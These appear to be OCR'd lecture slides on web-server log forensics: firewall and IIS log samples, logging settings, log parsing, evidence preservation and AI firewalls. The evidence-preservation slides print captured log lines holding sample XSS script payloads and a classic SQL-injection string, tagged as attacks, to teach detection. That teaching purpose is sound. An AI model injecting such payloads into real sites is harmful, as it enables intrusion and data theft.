
```
#Version: 1.5
#Software: Microsoft Windows Firewall
#Time Format: Local
#Fields: date         time    action protocol     src-ip          dst-ip           src-p

          2009-08-25 12:03:01  DROP   UDP         192.168.23.92    192.168.23.255     137
          2009-08-25 12:03:03  OPEN   TCP         192.168.23.204   192.168.23.122    1273
          2009-08-25 12:03:01  DROP   UDP         192.168.23.68    192.168.23.255    137
          2009-08-25 12:03:01  DROP   UDP         192.168.23.92    192.168.23.255    137
          2009-08-25 12:03:01  DROP UDP 192.168.23.28 192.168.23.255 137 137 78 - - - - - -
          2009-08-25 12:03:01  DROP UDP 192.168.23.32 192.168.23.255 137 137 78 - - - - - -
          2009-08-25 12:03:01  DROP UDP 192.168.23.32 192.168.23.255 137 137 78 - - - - - -
          2009-08-25 12:03:01  DROP UDP 192.168.23.68 192.168.23.255 137 137 78 - - - - - -
          2009-08-25 12:03:01  DROP UDP 192.168.23.28 192.168.23.255 137 137 78 - - - - - -
          2009-08-25 12:03:02  DROP UDP 192.168.23.32 192.168.23.255 137 137 78 - - - - - -
          2009-08-25 12:03:04  DROP UDP 192.168.23.54 239.255.255.250 1900 1900 464 - - -
          2009-08-25 12:03:04  DROP UDP 192.168.23.54 239.255.255.250 1900 1900 473 - - -
          2009-08-25 12:03:04  DROP UDP 192.168.23.54 239.255.255.250 1900 1900 520 - - -
          2009-08-25 12:03:04  DROP UDP 192.168.23.54 239.255.255.250 1900 1900 528 - - -
          2009-08-25 12:03:04  DROP UDP 192.168.23.79 239.255.255.250 49418 3702 802 - -
          2009-08-25 12:03:04  DROP UDP 192.168.23.79 239.255.255.250 49418 3702 802 - -
          2009-08-25 12:03:05  DROP UDP 0.0.0.0 255.255.255.255 68 67 334 - - - - - - - -
          2009-08-25 12:03:07  DROP UDP 192.168.23.54 239.255.255.250 1900 1900 464 - - -
          2009-08-25 12:03:07  DROP UDP 192.168.23.54 239.255.255.250 1900 1900 473 - - -
          2009-08-25 12:03:07  DROP UDP 192.168.23.54 239.255.255.250 1900 1900 520 - - -
          2009-08-25 12:03:07  DROP UDP 192.168.23.54 239.255.255.250 1900 1900 528 - - -
          2009-08-25 12:03:08  DROP UDP 192.168.23.72 192.168.23.255 138 138 229 - - - -
          2009-08-25 12:03:10  DROP UDP 192.168.23.54 239.255.255.250 1900 1900 464 - - -
          2009-08-25 12:03:10  DROP UDP 192.168.23.54 239.255.255.250 1900 1900 473 - - -
          2009-08-25 12:03:10  DROP UDP 192.168.23.54 239.255.255.250 1900 1900 528 - - -
          2009-08-25 12:03:10  DROP UDP 192.168.23.54 239.255.255.250 1900 1900 520 - - -
          2009-08-25 12:03:11  DROP UDP 192.168.23.185 192.168.23.255 137 137 78 - - - -
          2009-08-25 12:03:11  DROP UDP 192.168.23.185 192.168.23.255 137 137 78 - - - -
          2009-08-25 12:03:11  DROP UDP 192.168.23.35 239.255.255.250 1900 1900 472 - - -
```


Default Web Site Properties
Directory Security
HTTP Headers
Custom Errors
Server Extensions
Web Site
ISAPI Filters
Home Directory
Documents
Web Site Identification
Description:
Default Web Site
IP Address:
(All Unassigned)
Advanced...
TCP Port:
80
SSL Port:
Connections
Connection Timeout:
900
seconds
HTTP Keep-Alives Enabled
Enable Logging
Active log format:
W3C Extended Log File Format
Properties...
Microsoft IIS Log File Format
NCSA Common Log File Format
W3C Extended Log File Format
OK
Cancel
Apply
Help
Web Server log


Extended Logging Properties
General Properties
Extended Properties
Extended Logging Options
Date (date)
Time (time)
Extended Properties
Client IP Address (c-ip)
User Name (cs-username)
Service Name (s-sitename)
Server Name (s-computername)
Server IP Address (s-ip)
Server Port (s-port)
Method (cs-method)
URI Stem (cs-uri-stem)
URI Query (cs-uri-query)
Protocol Status (sc-status)
Win32 Status (sc-win32-status)
OK
Cancel
Apply
Help


Extended Logging Properties
General Properties
Extended Properties
Extended Logging Options
Server Port (s-port)
Method (cs-method)
URI Stem (cs-uri-stem)
URI Query (cs-uri-query)
Protocol Status (sc-status)
Win32 Status (sc-win32-status)
Bytes Sent (sc-bytes)
Bytes Received (cs-bytes)
Time Taken (time-taken)
Protocol Version (cs-version)
Host (cs-host)
User Agent (cs(User-Agent))
Cookie (cs(Cookie))
Referer (cs(Referer))
OK
Cancel
Apply
Help


ex090827 - Notepad
File Edit Format View Help
#Software: Microsoft Internet Information Services 5.1
#Version: 1.0
#Date: 2009-08-27 01:25:08
#Fields: time c-ip cs-method cs-uri-stem sc-status
01:25:08 127.0.0.1 GET /dst/fwrite.asp 200
01:25:22 127.0.0.1 GET /xss1/sform.asp 200
01:25:29 127.0.0.1 POST /xss1/ddata.ASP 200
01:25:36 127.0.0.1 POST /xss1/ddata.ASP 200
#Software: Microsoft Internet Information Services 5.1
#Version: 1.0
#Date: 2009-08-27 01:27:12
#Fields: date time c-ip cs-username s-sitename s-computername s-ip s-port cs-method cs-uri-stem
2009-08-27 01:27:12 127.0.0.1 - W3SVC1 DEEPAK 127.0.0.1 80 POST /xss1/ddata.ASP - 200 0 343 571
2009-08-27 01:27:20 127.0.0.1 - W3SVC1 DEEPAK 127.0.0.1 80 POST /xss1/ddata.ASP - 200 0 345 571


ex090827 - Notepad
File Edit Format View Help
cs-uri-query sc-status sc-win32-status sc-bytes cs-bytes time-taken cs-version cs-host cs(User-Agent) cs(Cookie) cs(Referer)
63 HTTP/1.1 localhost Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1) ASPSESSIONIDQCDCTDAT=NFBJDAPCJNFJBBLBCFCMJOOI h
47 HTTP/1.1 localhost Mozilla/4.0+(compatible;+MSIE+6.0;+Windows+NT+5.1;+SV1) ASPSESSIONIDQCDCTDAT=NFBJDAPCJNFJBBLBCFCMJOOI h

Web log Parsing

2009-08-27 01:26:39 203.200.95.194 - W3SVC195 NS 69.41.233.13 80 GET /STUDYCENTRE/StudyCentreSearchPage.asp - 200 0 0 568 210 HTTP/1.0 www.mcu.ac.in Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;) - http://www.mcu.ac.in/search_a_study_institute.htm

date(2009-08-27) **time**(01:26:39)
Client side IP (203.200.95.194) **Server site name**(W3SVC195)
Server Computer Name (NS), **Server ip**(69.41.233.13)
Server port(80) **method** (GET)
Client url(/STUDYCENTRE/StudyCentreSearchPage.asp)
Server status code(200) **Client side byte received** (568)
Time taken(210),
User agent Mozilla/4.0+(compatible;+MSIE+5.0;+Windows+98;)
CS_referer (http://www.mcu.ac.in/search_a_study_institute.htm)


Evidence Preservation

- Evidence stored in the log file is fragile
- A web image server is implemented based on client server architecture to preserve the evidence tagged through domain dictionary.
- To protect the state of events from inside or outside attacker web image server first establishes a connection to HTTP logging system through stream socket and then transforms captured evidences to JPEG image files.

Evidence Preservation

```
192.168.1.2[80[192.168.1.2[HTTP/1.1[Apache/2.2.11 (Win32) PHP/5.3.0[06/14/10 12:28:01 pm[
192.168.1.3[49261[Keep-Alive[POST[Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; 
SLCC1; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30618)[/website/XSSInject/getcontent.php
EMPTY[ sitem: <SCRIPT>alert('Hello');</SCRIPT>;submit: submit; \Inactive[XSS_Attack
192.168.1.2[80[192.168.1.2[HTTP/1.1[Apache/2.2.11 (Win32) PHP/5.3.0[06/14/10 12:29:51 pm
192.168.1.3[49265[Keep-Alive[POST[Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30618)[/website/XSSInject/getcontent.php[
EMPTY[ sitem: <SCRIPT>document.location="hack.php"</SCRIPT>;submit: submit;\ Inactive[XSS_ATTACK
```


```
192.168.1.2[80[192.168.1.2[HTTP/1.1[Apache/2.2.11 (Win32) PHP/5.3.0[06/14/10 12:32:59 pm[
192.168.1.3[49272[Keep-Alive[GET[Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; 
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30618)[/website/SQLInjection/[EMPTY[ 
\Inactive[\N
192.168.1.2[80[192.168.1.2[HTTP/1.1[Apache/2.2.11 (Win32) PHP/5.3.0[06/14/10 12:33:32 pm[
192.168.1.3[49274[Keep-Alive[POST[Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; SLCC1; 
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30618)[/website/SQLInjection/getcontent.php
[EMPTY[ sitem: ' OR '1'='1;submit; submit; \Inactive[SQL_INJECTION 
```


Internet
DMZ
Intranet
Web Traffic
HTTP(S)
Web Server
ASP
PHP
Java
Apache, IIS, iPlanet
Database
Oracle, SQL Server, mySQL
User requests a web page.
Firewalls only allows port 80 and 443.
Web Server queries the Database records.
Internal Firewall only allows traffic from the Web Server to the Database.
Internal Database only accessible by the Web Server.
No external network access.

Advanced AI Engine


- **Most web site protection services rely solely on definitions and signature files to fight vulnerabilities,**
- **Code Injection attack creates vulnerabilities, which a static firewall does not have the ability to avoid without human direction.**

AI firewalls for Network Security



- **An AI-managed firewall service, however, can protect a computer network from known and future threats.**
- **Machine learning techniques enhance AI firewalls for network security.**
- **Advanced AI engine not only monitors for new strains of malware, but identifies attacks by learning what patterns they take, alerting you to a possible infection or vulnerability before something happens.**

AI firewalls for network security



Basic requirements for such a system would be.

- **Scrutinizing both incoming and outgoing traffic**
- **block ads/java/javascript/activeX selectively, with automatic learning function**
- **user profiling**
- **advanced portscan detection (also stealth)**


Research Avenues

